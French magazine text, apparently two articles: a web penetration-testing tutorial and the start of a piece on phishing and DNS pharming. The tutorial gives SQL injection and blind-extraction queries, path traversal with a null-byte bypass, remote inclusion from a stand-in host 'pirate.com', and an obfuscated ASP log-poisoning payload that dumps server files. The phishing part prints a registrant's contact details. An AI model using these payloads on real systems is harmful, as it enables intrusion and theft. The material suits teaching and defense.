Un grand classique de la sécurité informatique, cette vulnérabilité est fréquente. Les mots de passes associés aux comptes des applications Web sont souvent faibles lorsqu'ils ne sont pas liés à un service d'annuaire d'entreprise sur lequel sont présentes des restrictions. Parfois, des comptes sont stockés « en dur » dans l'application.

Il est également intéressant de constater que les mots de passe sont souvent stockés en clair dans une base de données. S'il est possible d'extraire des informations de cette base, il est possible de se faire passer pour n'importe quel utilisateur sur l'application, voire sur d'autres sites pour peu que les mots de passe soient utilisés en plusieurs endroits.

S'ils ne sont pas stockés en clair, une fonction de *hachage* simple est souvent utilisée, généralement MD5. Cette fonction se calcule très rapidement, et l'absence de *salt* permet de casser rapidement les mots de passe.

Recherche de vulnérabilités

Outils

Il est important de se munir de bons outils et d'être familier avec leur fonctionnement avant de commencer une recherche sérieuse. Voici une petite liste des plus utiles :

Le proxy Web

C'est l'outil le plus important pour un audit « boîte noire ». Il s'intercale entre un navigateur classique et l'application Web. Sa fonctionnalité de base est de permettre de modifier les requêtes émises vers l'application de manière arbitraire.

La plupart de ces outils ont des fonctionnalités supplémentaires (cartographie de sites, rejeu des requêtes, modification automatique de certains champs,...). Les plus connus à utilisation gratuite sont Burp Proxy, Webscarab et Paros **[2]**. Ils sont tous les trois écrits en Java ce qui peut poser des problèmes lorsqu'on les utilise pour « proxyfier » une application qui envoie des données vraiment malformées.

Le SGBD

Il est fortement recommandé d'avoir sous la main une version installée des systèmes de gestion des bases de données les plus connus, ainsi que leur documentation de référence. Il sera alors bien plus aisé d'écrire une requête complexe sur sa base de données qui sera ensuite utilisée pour exploiter une injection SQL.

Pour l'audit de code

Bien que cet article traite d'intrusion, il est parfois utile de pouvoir réaliser un audit de code sommaire. Certaines vulnérabilités permettent parfois de télécharger le code source de l'application. Il est alors aisé de découvrir des failles plus critiques. Il existerait des outils d'analyse de code PHP automatiques **[3]**, mais il ne semble pas que ceux-ci soient disponibles librement. L'automatisation d'un audit de code s'arrêtera souvent à l'utilisation de `grep` avec le nom de fonctions dangereuses.

Outils de recherche automatiques de vulnérabilités

Certains outils permettent de faciliter le travail en réalisant de nombreuses actions automatiques. La première catégorie d'outils englobe par exemple Nikto **[4]**, qui va tenter d'obtenir une liste d'URL connues pour révéler d'éventuelles pages cachées et/ou intéressantes. Cet outil remonte typiquement la présence de répertoires « cachés » (`/admin`) ou d'applications connues pour être vulnérables.

D'autres outils, tels que certains *plugins* Nessus **[5]**, sont capables de détecter automatiquement (attention aux faux positifs quand même...) certaines injections SQL ou XSS. Pour ce faire, le site est parcouru et des paramètres spéciaux sont passés. Si un message d'erreur apparaît, l'outil décide de remonter une alerte.

Plus loin encore, des *fuzzers*, comme Spike Proxy **[6]**, réalisent de très nombreuses requêtes en faisant varier les paramètres de manière plus ou moins aléatoire jusqu'à ce qu'un comportement inattendu se produise. Ce type d'outil n'est généralement pas adapté au test d'intrusion, car il chargera trop le site du client. Il est plus adapté à l'étude locale d'une application écrite dans un langage qui n'est pas facilement lisible.

Pour finir, un bon langage de script tel que Perl permet d'automatiser de nombreuses tâches fastidieuses : exploitation d'une injection SQL en aveugle, *brute forcing* de mots de passe, récupération massive d'informations...

Où chercher ?

Lors d'un test en temps limité, il est important de commencer par chercher dans les zones où les chances de trouver une vulnérabilité sont les plus hautes. Pour cela, il existe plusieurs astuces, décrites par ordre de probabilité. L'idée générale est que les vulnérabilités proviennent d'erreurs ou de lacunes dans le filtrage des entrées utilisateurs.

Il convient donc de chercher là où ce filtrage sera le plus faible. Le développeur d'application Web va naturellement réaliser un bon filtrage sur certains champs où l'utilisateur est amené à saisir des caractères spéciaux (formulaires de recherche par exemple) car il se rendra compte lors de la phase de tests que ceux-ci provoquent un comportement inattendu.

- Les interfaces machine/machine : lorsqu'une partie de l'application n'est destinée qu'à être accédée par un script ou un programme, les filtrages sont généralement plus souples, voire inexistants. C'est le cas avec tous les systèmes de RPC (voir les récentes vulnérabilités XML-RPC), et en particulier pour les contrôles ActiveX. C'est également le cas du très *hype* Web 2.0, et ces applications qui communiquent entre elles (flux RSS, rétro-liens,...). L'exemple suivant montre une requête effectuée par un ActiveX (légèrement retouchée) sur un site bancaire. On voit distinctement une requête `EXEC` pour MS SQL sur une procédure stockée. Il a été trivial de saisir des requêtes arbitraires et de prendre le contrôle de l'application :

```
GET /xxxxx/backend.dll HTTP/1.0
User-Agent: xxxWeb
Host: xxxxxxx.com
Content-Length: 232
Connection: Keep-Alive
Authorization: Basic xxxxxxxxxxxxxxxxxxxx=

³1.0³simon³I³³XXX³³IOXXX´³EXEC StoredFunction 'N','testrisk','CAD,CBP,CCD,CED' ´
```

- Les formulaires filtrés par un Javascript : si le filtrage est réalisé du côté client, il est généralement à prévoir qu'il ne l'est pas du côté serveur. En désactivant le Javascript sur son navigateur ou en utilisant un proxy, il est facile de vérifier si une vulnérabilité est présente.
- Les champs « sensibles » : avec un minimum d'expérience sur la conception d'applications Web, il est aisé de repérer les champs qui, s'ils sont mal filtrés, peuvent conduire à des failles importantes. Il n'est en effet pas rentable de trouver un champ non filtré qui ne servirait à rien. Ces champs sont ceux qui semblent être utilisés dans des requêtes SQL, qui désignent un nom de fichier, ou qui contiennent un message affiché dans la page.
- Le contenu des cookies et autres en-têtes HTTP : s'il semble que l'application traite certains champs HTTP, il est intéressant de les altérer. C'est en effet un cas particulier de communication machine/machine. Pour les cookies, s'ils semblent contenir des informations, il est important de les décoder et de tenter de les modifier.
- Les champs cachés, à « sélection » : ces champs ne sont pas censés contenir de valeurs arbitraires. Il y a donc plus de chances qu'ils soient mal traités par l'application.
- Tous les autres champs : en désespoir de cause, il faudra se résoudre à une exploration systématique de l'application pour découvrir des failles. Mais il ne faut pas se décourager, une seule faille peut valoir de l'or.

Que chercher ?

Une fois qu'une zone à explorer a été fixée, il ne reste plus qu'à tenter de révéler une vulnérabilité. Pour cela, l'expérience est profitable, pour tout d'abord éviter de s'escrimer sur des éléments non exploitables, et surtout pour ne pas passer à côté d'une vulnérabilité.

L'indice le plus révélateur est le message d'erreur suspect : erreur SQL, erreur de syntaxe. Malheureusement, il n'existe pas de règle pour identifier à coup sûr un champ vulnérable dans les autres cas. Un peu d'expérience et beaucoup de persévérance seront vos meilleurs alliés. Il faut toujours être sensible au comportement du site pour déceler des failles subtiles : *race conditions*, délai augmenté lors de certaines requêtes.

Exploitation de vulnérabilités

Définir ses objectifs

Il est important de bien savoir jusqu'où aller lors de l'exploitation de vulnérabilités. Prendre une capture d'écran d'un message d'erreur dans le but de révéler la vulnérabilité est parfois suffisant. Dans d'autres cas, il faudra aller le plus loin possible, dans les délais impartis.

Ce choix est important, car certaines vulnérabilités seront complexes à exploiter. En raison de leur nature ou de la vitesse de l'application, elles mettront trop de temps à être exploitées. Il faudra alors rapidement les catégoriser pour choisir entre tenter une exploitation ou poursuivre la recherche.

Exploiter une injection SQL (sans inventer de mots)

C'est probablement la vulnérabilité liée aux applications Web la plus célèbre. Elle est présente lorsque des paramètres utilisateurs sont utilisés tels quels (ou avec un filtrage déficient) dans une requête SQL. Imaginons un site de commerce en ligne. Une page permet de visualiser les informations concernant un produit, et est accessible via l'URL suivant :

```
http://www.monsite.com/detail.php?produit_id=12
```

Le paramètre `produit_id` est ensuite utilisé dans la requête SQL suivante :

```
SELECT nom, description, prix FROM produits WHERE id=$produit_id;
```

Un attaquant peut alors contrôler le résultat retourné par cette requête, si aucun filtrage n'est réalisé sur le paramètre. Mais plusieurs étapes doivent être franchies avant d'en arriver là !

Caractérisation de l'injection

Après la découverte d'une injection SQL, il est nécessaire d'identifier plusieurs de ses caractéristiques :

- Type de requête : selon que la requête est de type `SELECT` ou `INSERT` ou encore `UPDATE`, il ne sera pas possible de réaliser les mêmes actions. Généralement, le type de requête peut être déduit de l'action réalisée par la page.
- Position de l'injection dans la requête : dans 90% des cas, une injection, lorsqu'elle est découverte, est située dans la partie « `WHERE` » d'une requête `SELECT`. Il est très important de déduire précisément cette information pour la suite. Attention ! Il existe de nombreux exemples où un même argument est utilisé dans plusieurs requêtes distinctes, les développeurs Web n'ayant souvent jamais entendu parler du concept de jointure, rendant l'exploitation malaisée.
- Type de base de donnée : il s'agit de découvrir le type et si possible la version de la base de données attaquée. De nombreuses techniques existent, mais le secret est en général d'utiliser des mots clefs spécifiques (`@@VERSION` pour MS-SQL et Sybase Advanced Server par exemple).

- Droits de l'utilisateur applicatif : les droits de l'utilisateur utilisés par l'application Web sont importants. Si c'est le super utilisateur, il sera nettement plus simple de compromettre le système. Chaque base de données possède une variable contenant le nom de l'utilisateur (souvent `USER`).

Réussir toutes ces étapes demande un minimum de connaissances SQL, ainsi que la documentation de référence de la base de données attaquée.

Exploiter l'injection

Exploiter une injection SQL est relativement aisé s'il a été possible de réaliser les étapes précédentes. Dans le cas de l'injection sur une requête `SELECT`, la plus simple et la plus fréquente, la marche à suivre va différer selon que des résultats sont retournés par la requête ou non.

Lorsque des résultats sont retournés, comme dans l'exemple précédent par exemple, le but du jeu va être de réaliser une UNION, de sorte à afficher des données arbitraires.

Dans le cas contraire, il va être nécessaire de réaliser une primitive oui/non qui permettra d'extraire de l'information bit par bit de la base de données. Cette opération peut paraître complexe (surtout lorsqu'on utilise des mots compliqués pour la décrire **[7]**), mais avec un peu de pratique et un bon script Perl elle est tout à fait réalisable.

Une fois qu'il est possible d'obtenir des informations, il est conseillé de procéder ainsi :

- Extraire à partir du catalogue la liste des tables disponibles sur le système.
- Identifier les tables intéressantes et obtenir la liste des colonnes qui les composent.
- Il ne reste plus qu'à récupérer toutes les informations sensibles !

En fonction du type de base de données et de sa configuration il peut être possible d'aller plus loin : compromission des autres applications Web, voire du système sous-jacent.

Injection en aveugle, étape par étape

Nous allons ici voir comment est exploitée une vulnérabilité de type injection SQL, sur un cas réel provenant d'un site de bourse en ligne. La vulnérabilité était présente sur une date. Malheureusement, ce champ était utilisé dans une requête dont le résultat était lui-même utilisé par la suite dans une autre requête. Il n'était donc pas possible de directement afficher le résultat. Voici quelques valeurs qui ont été injectées dans cet argument pour caractériser la base de données dans le tableau 1.

Une fois échauffé par ce petit exercice, c'est la partie fastidieuse qui peut démarrer. Comme nous avons affaire à une injection en aveugle, il faut construire une requête qui réponde à vrai ou faux en fonction des informations que nous cherchons à obtenir. N'entretenons pas le suspense plus longtemps et observons une solution :

```
SELECT … FROM … WHERE … AND LEFT('040305')=date AND ASCII(SUBSTRING(USER,1,1))<120
```

Tableau 1

Valeur du paramètre	Commentaire
`040305`	C'est la valeur par défaut, elle affiche une page d'informations. Elle correspond à la date du 4 mars 2005. Nous supposons ici que la requête est de la forme : `SELECT … FROM … WHERE ... AND date='040305'`
`xxx`	Retourne une page vide.
`xx'x`	Retourne une page d'erreur, probablement due à une erreur de syntaxe
`04'||'0305`	L'hypothèse est que la requête SQL est de la forme : `SELECT … FROM … WHERE … AND date='04'||'0305'` L'opérateur `||` réalisant une concaténation, nous avons effectué une opération identique à la première. Comme le résultat est identique, il est presque certain que nous ayons affaire à une injection SQL.
`040305' or 'a'='a`	C'est le classique de l'injection SQL. L'idée est de rendre la condition du `WHERE` toujours vraie de sorte à retourner un maximum de résultats. Malheureusement, dans ce cas, un message d'erreur générique apparaît ! Cela signifie généralement que la chaîne de caractères est argument d'une fonction : `SELECT … FROM … WHERE … AND fonction('040305' or 'a'='a')`
`040305')--`	Selon l'hypothèse précédente, la requête aurait alors la forme : `SELECT … FROM … WHERE … AND fonction('040305')--')` Comme le symbole `--` est utilisé pour commenter la fin d'une requête, le résultat devrait être identique à celui du tout début. Malheureusement encore, c'est l'échec, un message d'erreur apparaît.
`040305',12)--`	Après quelques essais, il est possible de découvrir une requête qui fonctionne. Avec un peu d'intuition, on peut reconstruire la requête réelle : `SELECT … FROM … WHERE … AND LEFT(parametre_date, 6)=date`
`040305',6) FETCH FIRST 5 ROW ONLY--`	Plusieurs méthodes existent pour découvrir le type de base de données. Ici, les mots clefs utilisés sont spécifiques à DB2.

Cette requête renverra une page normale ou vide selon que le code ASCII de la première lettre de la variable `USER` (qui contient le nom de l'utilisateur actuellement connecté) est inférieur à 120 ou pas.

Idéalement, ce type de requête est effectué au moyen d'un opérateur logique, de la forme :

```
(ASCII( SUBSTRING( USER, n, 1) ) & 4) = 4
```

Cette requête permet de déduire la valeur du 3ième bit de poids faible (2^3 = 4) de la valeur ASCII de la énième lettre de la chaîne « USER ». Ainsi, il suffit de 8 requêtes simples, voire 7 si on est sûr d'être dans le domaine de l'ASCII, pour connaître une lettre de la chaîne « USER ».

Mais ce n'était dans ce cas pas possible car il n'y a pas (à ma connaissance) d'opérateur binaire sous DB2. Il faut donc raisonner par dichotomie pour obtenir la valeur finale.

Ces opérations doivent bien entendu être automatisées, car bien trop fastidieuses pour être réalisées manuellement. De nombreuses autres astuces existent pour exploiter des injections en aveugle qui ne seront pas traitées ici.

Il faut juste remarquer qu'il est possible avec presque tous les SGBD de remplacer la chaîne « USER » de notre exemple par une requête imbriquée arbitraire. On se rend compte alors qu'il est possible d'extraire n'importe quelle information de la base de données, pour peu que l'on dispose d'un minimum de connaissances en SQL :

```
SELECT … FROM … WHERE … AND LEFT('040305')=date AND ASCII(SUBSTRING((SELECT xxx
FROM yyy WHERE id=1),1,1))<120
```

Exploiter une vulnérabilité d'inclusion arbitraire de fichier

Ce type de vulnérabilité est courant avec les *wrappers* qui permettent de réaliser une gestion des droits d'accès sur les fichiers à télécharger. De nombreux sites proposent par exemple des rapports à télécharger pour leurs clients uniquement. Ceux-ci ne doivent pas se trouver dans un répertoire accessible via un navigateur, car n'importe qui pourrait y accéder.

La solution retenue est de les stocker dans un répertoire non accessible. Un script sera chargé de vérifier les droits d'accès puis de lire le fichier et de le distribuer aux clients.

La vulnérabilité est présente lorsque le nom de fichier n'est pas filtré. En soumettant un nom de fichier tel que « `../../../../etc/passwd` », il peut alors être possible de télécharger le contenu du fichier `/etc/passwd`, qui contient la liste des utilisateurs.

Une variante à cette vulnérabilité est l'inclusion de fichiers interprétés. Elle apparaît typiquement lorsqu'un site est segmenté en plusieurs modules. Un paramètre contient le nom du module à charger, qui est identique au nom du fichier à charger. Par exemple, l'URL :

```
http://monsite/index.php?module=edito
```

est utilisée dans une portion de code du type :

```
include(REPERTOIRE . $module . '.php') ;
```

De la même manière, en ajoutant des `../../../`, il va être possible de parcourir l'ensemble de l'arborescence. Le problème est que le suffixe .php sera ajouté à la fin de chaque fichier.

Contourner le problème du suffixe

Il est néanmoins presque toujours possible de contourner le problème du suffixe. Pour cela, il faut se rendre compte que les langages de script, bien qu'étant de haut niveau, sont interprétés par des programmes reposant sur les bibliothèques standards. Dans celles-ci, une chaîne de caractères est terminée par l'octet nul. Il suffit donc d'ajouter un octet nul à la fin de notre nom de fichier pour que celui-ci soit ouvert :

```
http://monsite/index.php?module=../../../../etc/passwd%00
```

Tout ce qui se trouvera après l'octet nul (`%00` en encodage URL) sera ignoré lors de l'ouverture de fichier. L'appel effectué dans le programme sera :

```
include(REPERTOIRE../../../../etc/passwd%00.php) ;
```

Et le fichier effectivement ouvert sera `/etc/passwd`.

Le cas particulier de PHP

Comme indiqué précédemment, l'interpréteur PHP est capable d'accéder à des fichiers distants comme s'ils étaient locaux. Ceci rend les vulnérabilités de type inclusion bien plus dangereuses, par exemple, dans une portion de code comme celle-ci :

```
include($chemin . "config.php") ;
```

S'il est possible de contrôler la valeur de la variable `$chemin`, il est possible de lui assigner une URL vers un fichier contrôlé par l'attaquant, par exemple `http://pirate.com/`. Le fichier `http://pirate.com/config.php` sera alors téléchargé et exécuté par l'application ! Le pirate peut complètement contrôler le flot d'exécution de l'application, et ce, de manière très simple.

Injection de code arbitraire

Comme nous l'avons vu, le plus intéressant du point de vue de l'exploitation d'une vulnérabilité de type « inclusion de fichier arbitraire » est d'inclure du code exécutable contrôlé par l'attaquant. Pour cela, il existe trois approches principales :

- Inclure un fichier sur un média contrôlé par l'attaquant : c'est l'approche décrite précédemment pour le cas de PHP.
- Inclure un fichier local préalablement placé par l'attaquant : c'est possible par exemple sur les sites proposant d'*uploader* des images. Au lieu d'une image, l'attaquant insérera un script malveillant.
- Modifier un fichier local puis l'inclure : c'est un cas de figure particulier dépendant de l'application. Il existe néanmoins presque toujours au moins un fichier sur lequel un certain niveau de contrôle est possible : le fichier de journal du serveur Web ! Cette technique est la plus difficile à exploiter, car l'injection d'une erreur invalidera le fichier entier. Il faudra généralement attendre au moins le lendemain (rotation des fichiers) pour essayer à nouveau. Dans le cas d'IIS, le fichier de log est « bloqué » et n'est accessible que lorsqu'il est libéré. Il faut donc attendre une journée dans tous les cas.

Empoisonnement des fichiers journaux, étape par étape

Lors d'un test d'intrusion sur un site bancaire (ASP+IIS), nous avons découvert une page vulnérable. Celle-ci était utilisée pour signaler l'expiration d'une session, et acceptait en paramètre le champ `header`. Lorsqu'une valeur arbitraire est donnée à ce paramètre, un message d'erreur apparaît (Figure 1).

Figure 1

Error: Access is Denied.

Server object error 'ASP 0228 : 80004005'

Server.Execute Error

/include/divers.asp, line 54

The call to Server.Execute failed while loading the page.

Ce message est typique de l'utilisation de la commande `Server.Execute()` VBScript. Cette commande est identique à la commande `include()` de PHP : elle ouvre un fichier et l'incorpore au programme courant en l'interprétant. C'est bien sûr une aubaine pour un utilisateur malveillant. Comme indiqué précédemment, nous avons utilisé la technique d'injection dans le fichier journal (Figure 2). Ce fichier nous a permis tout d'abord d'identifier les répertoires dans lesquels l'application était installée. Nous avons alors réalisé une requête `GET` sur le serveur avec ma portion d'URL suivante :

```
<%execute("Function"+chr(32)+"getfiles(folderspec)"+chr(10)+"dim"+chr(32)+"fso,
f,f1,sf,ra"+chr(10)+"Set"+chr(32)+"fso=CreateObject(""Scripting.FileSystemObjec
t"")"+chr(10)+"Set"+chr(32)+"f=fso.GetFolder(folderspec)"+chr(10)+"Set"+chr(32)
+"sf=f.SubFolders"+chr(10)+"For"+chr(32)+"Each"+chr(32)+"f1"+chr(32)+"in"+chr(3
2)+"sf"+chr(10)+"getfiles(f1.path)"+chr(10)+"Next"+chr(10)+"set"+chr(32)+"sf=f.
files"+chr(10)+"for"+chr(32)+"each"+chr(32)+"f1"+chr(32)+"in"+chr(32)+"sf"+chr(
10)+"response.write(""<br>FICHIER:""+f1.path+""<br>"")"+chr(10)+"set"+chr(32)+"
ra=fso.OpenTextFile(f1.path)"+chr(10)+"response.write(ra.ReadAll())"+chr(10)+"ra.
close"+chr(10)+"next"+chr(10)+"End"+chr(32)+"Function"+chr(10)+"getfiles(""C:\\
Softs\\"")")%>
```

C'est assez illisible, mais on remarque plusieurs astuces, choses qui sont utiles lors des injections dans IIS+ASP. Tout d'abord, les symboles `<%` et `%>` délimitent les portions de code ASP. Si ces symboles ne sont pas présents ailleurs dans le fichier journal, ce qui est plus que probable, seule la portion de code injectée sera exécutée. Ensuite, il n'est pas trivial d'injecter des retours chariot ou des espaces qui seront interprétés correctement par VBScript. En effet, ils seraient encodés au format URL.

Pour contourner ce problème, le programme à exécuter a été converti en chaîne de caractères sans espace et sans retour chariot. On remarque l'utilisation des `chr(10)` (retour chariot) et `chr(32)` (espace). Pour finir, la fonction `execute()` a été utilisée pour interpréter tout ça.

La fonction finale de ce programme est de récupérer tous les fichiers contenus dans `c:\softs`. Dans ce cas précis, il a été possible de découvrir d'autres failles au moyen des sources ainsi récupérées. Il a néanmoins fallu attendre le lendemain pour pouvoir lire le résultat. Il est à noter qu'il aurait été beaucoup plus malin dans ce cas d'injecter du code qui exécuterait des commandes passées en paramètre.

Conclusion

Les vulnérabilités Web sont aujourd'hui omniprésentes. Il est important d'être capable de les détecter et d'en saisir les enjeux pour pouvoir sécuriser son application Web et le système d'exploitation sous-jacent. Il est de plus illusoire de penser qu'une application déployée sur un seul site, pour laquelle les sources ne sont pas disponibles, sera plus sure qu'une application libre. L'expérience, ainsi que les exemples développés, a montré qu'il n'existait pas de difficulté particulière à découvrir et exploiter des vulnérabilités dans des applications complètement inconnues.

Figure 2

Adresse https://[redacted].asp?header=../../../winnt/iis5.log

[4/10/2001 10:56:46] LogFile Open. [****** Search on FAIL/MessageBox keywords for failures ******]. [
10:56:46] Initial thread locale=409 [4/10/2001 10:56:46] returned from France fix with locale 409 [4/10/200
10:56:46] OC_PREINITIALIZE:[iis] End. Return=1 (OCFLAG_UNICODE) [4/10/2001 10:56:46]
OC_INIT_COMPONENT:[iis,(null)] Start. [4/10/2001 10:56:46] OC_INIT_COMPONENT:12/7/1999

Références

[1] http://www.easyphp.org/

[2] http://www.portswigger.net/proxy/, http://www.owasp.org/software/webscarab.html, http://www.parosproxy.org/index.shtml

[3] http://glide.stanford.edu/yichen/research/sec.pdf, http://www.openwaves.net/webssari.htm

[4] http://www.cirt.net/code/nikto.shtml

[5] http://www.nessus.org/

[6] http://www.immunitysec.com/resources-freesoftware.shtml

[7] http://www.ngssoftware.com/papers/sqlinference.pdf

Phishing, scam...

Ces dernières années, les diverses nuisances liées à la messagerie Internet n'ont cessé de croître. La plus connue d'entre elles est certainement le spam, mais ce dernier a longtemps été considéré comme une menace plus importante pour les fournisseurs d'accès (à cause de l'impact sur les infrastructures en place), que pour l'utilisateur final. Pourtant, grâce au spam, de nombreuses escroqueries ont vu leur champ d'action augmenter de façon considérable.

Le phénomène Scam/Phishing, etc.

On vous a sûrement déjà proposé d'acheter des Rolex à des prix défiant toute concurrence, d'investir dans des placements financiers vous permettant de devenir millionnaire en trois ans, ou d'acheter en exclusivité des tonnes de pilules multicolores (enfin surtout les bleues :-).

De nouvelles formes de *spams* beaucoup plus élaborées et surtout plus insidieuses pour l'utilisateur final sont apparues et se sont rapidement développées. Ces dernières portent les noms de *phishing* (contraction de *password harvesting fishing*) ou *scam* (« arnaque » en anglais). La première apparition du terme « phishing » remonte pourtant à près de dix ans, et consistait à l'époque à récupérer les mots de passe AOL d'utilisateurs légitimes en se faisant passer auprès d'eux pour le support technique, et en leur demandant tout simplement de renvoyer leur mot de passe à des fins de vérifications.

Plus récemment, les pirates ont étendu leur périmètre d'attaque, et les principales cibles sont maintenant les banques ainsi que les grands sites de vente en ligne. Le phishing des années 90 permettait le plus souvent de gagner un accès à un compte utilisateur, et d'utiliser ce dernier à des fins criminelles : *warez*, spams, etc. L'objectif de nos jours est complètement centré sur l'argent, et les seules informations qui intéressent les pirates sont les numéros de carte bancaire ou les paramètres de connexion à des sites permettant d'effectuer des opérations financières.

Pratiquement toute forme d'attaque fondée sur des techniques de *social engineering* doit être ciblée, et le phishing n'échappe pas à cette règle. C'est une contrainte importante à laquelle les pirates vont trouver une solution... qui sera tout simplement de profiter de la montée en puissance du spam. En effet, pourquoi perdre du temps à rechercher tous les clients d'un service en ligne spécifique alors qu'il suffit d'un envoi massif à plusieurs millions d'adresses mail pour obtenir au final le même nombre, sinon plus de cibles potentielles. Accompagnée de moyens techniques élaborés, et surtout de plus en plus difficiles à déceler, cette forme de social engineering est maintenant devenue omniprésente dans la messagerie internet actuelle.

On distingue plusieurs cas de figure en fonction du nom de domaine rattaché au site artificiel mis en place par les pirates :

- Le nom de domaine peut être tout à fait légitime (enfin dans le sens où il a été enregistré de façon à peu près officielle pour l'opération) et va plus ou moins ressembler au nom de domaine officiel de l'entité (permutation de lettres, noms composées, etc.).

  Par exemple, un mail de phishing reçu au moment de la rédaction de cet article demandait à l'internaute de saisir ses coordonnées bancaires sur le site **http://interactif.credltlyonnals.net/**

  Une recherche dans le *whois* donne les informations suivantes :

```
Domain Name..... credltlyonnals.net
  Creation Date..... 2006-02-01
  Registration Date.... 2006-02-01
  Expiry Date..... 2007-02-01
  Organisation Name.... ROGER EWING
  Organisation Address. 2005 N Morristown Rd
  Organisation Address. UNITED STATES
  Admin Email..... roger2004arer@gmail.com
  Admin Phone..... +1.3175121811
  Name Server..... ns1.seadorfam.com
```

  On peut retrouver ensuite les différentes adresses IP rattachées à ce nom de domaine :

```
$ nslookup
> server ns1.seadorfam.com
Default server: ns1.seadorfam.com
Address: 67.167.36.157#53
> interactif.credltlyonnals.net
Server: ns1.seadorfam.com
Address: 67.167.36.157
Name: interactif.credltlyonnals.net
Addresses: 24.148.170.27, 69.237.211.183, 12.207.56.32,
68.79.92.212 67.125.138.149
```

  Par curiosité, en se connectant sur ces sites, nous avons récupéré les pages proposées par ces faussaires. Verdict cruel pour les naïfs internautes : il s'agit de copies visuellement parfaites de la banque cible. Cette dernière diffusa, le jour-même, un message d'alerte sur sa vraie page de garde. Autre fait intéressant à signaler, les pirates ont laissé au début du code HTML l'adresse d'origine de la page dupliquée, ainsi que l'heure de la copie (ce qui pourrait permettre en théorie de les retrouver via les logs de la banque, avis aux enquêteurs...) :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">
<!-- saved from
url=(0094)https://interactif.creditlyonnais.fr/everest/S/UWDL/UWDLSTATIQUE/U
WDLPUB/acc/pub/identcli.html
-->
<!-- Mon Jan 23 14:48:31 CET 2006 -->
(...)
```

- Deuxième cas de figure, le faux site web déployé n'est rattaché à aucun nom de domaine spécifique (c'est-à-dire acheté pour l'opération). La cible peut alors pointer par exemple directement vers l'adresse IP de la machine où se trouve le faux site, ou vers un nom de domaine n'ayant aucun rapport (hébergements gratuits, sites piratés, etc.). Dans

Par **Stub**
stub_dll@mailvault.com

et **Goo**
goo@mailvault.com

ce cas, l'URL présenté à l'internaute est parfois camouflé, parfois à l'aide de vulnérabilités présentes dans le navigateur web. Adieu les sites web taggués pour la beauté technique (répréhensible légalement) ou pour l'*hacktivisme*, et bienvenue dans l'ère de l'*he-commerce* (*hack the e-commerce*) **[NASA]**. À ce propos, les agresseurs pratiquant le scam utilisent souvent des chevaux de Troie simples et faciles à intégrer sur des sites web, souvent en Perl ou en PHP (PhpShell by Macker, etc.). Concernant la furtivité de leurs attaques, il font du piratage de masse (*autohack*, scans énormes, *worms*, *botnets*, *trojans* en masse, etc.), et ne se préoccupent guère de la durée de vie de leurs faux sites déployés sur des cibles piratées (tenant quelques heures à quelques jours).

- Enfin, les pirates peuvent également profiter des vulnérabilités du DNS, que ce soit en s'attaquant aux serveurs DNS maîtres du domaine ciblé ou au moyen de *cache poisoning*. Le trafic réseau de la victime à destination des sites web officiels peut alors être redirigé de manière transparente vers les faux serveurs. Bien que ces techniques ne soient pas nouvelles, le terme *pharming* semble maintenant utilisé pour les décrire.

  Voici un exemple récent fourni par Thorsten Holz, explorant un serveur DNS malveillant positionné sur **kruchek.net**.


```
$ dig kruchek.net
;; QUESTION SECTION:
;kruchek.net.                  IN      A
;; ANSWER SECTION:
kruchek.net.           300     IN      A       69.179.131.157
kruchek.net.           300     IN      A       84.66.119.206
kruchek.net.           300     IN      A       172.188.180.210
;; AUTHORITY SECTION:
kruchek.net.           172383  IN      NS      ns2.kruchek.net.
kruchek.net.           172383  IN      NS      ns1.kruchek.net.
Quelle est l'adresse IP de ebay.de selon le serveur dns ns1 ?
$ dig www.ebay.de @ns1.kruchek.net
;; QUESTION SECTION:
;www.ebay.de.                  IN      A
;; ANSWER SECTION:
www.ebay.de.           300     IN      A       217.22.189.15
www.ebay.de.           300     IN      A       84.4.210.129
www.ebay.de.           300     IN      A       24.70.122.77
Mais quelle est l'adresse IP réelle de ebay.de ? Evidemment, le résultat est
complètement différent, ce qui laisse songeur.
$ dig www.ebay.de
;; QUESTION SECTION:
;www.ebay.de.                  IN      A
;; ANSWER SECTION:
www.ebay.de.           2819    IN      CNAME   hp-intl-de.ebay.com.
hp-intl-de.ebay.com.   2820    IN      A       66.135.192.56
hp-intl-de.ebay.com.   2820    IN      A       66.135.208.93
hp-intl-de.ebay.com.   2820    IN      A       66.135.208.95
hp-intl-de.ebay.com.   2820    IN      A       66.135.192.8

;; AUTHORITY SECTION:
ebay.com.              172716  IN      NS      sjc-dns1.ebaydns.com.
ebay.com.              172716  IN      NS      sjc-dns2.ebaydns.com.
ebay.com.              172716  IN      NS      smf-dns1.ebaydns.com.
ebay.com.              172716  IN      NS      smf-dns2.ebaydns.com.
Et par la même occasion, quelle est l'adresse IP de paypal.de ? La même que
la fausse fournie pour ebay.de...
$ dig www.paypal.de @ns1.kruchek.net
;; QUESTION SECTION:
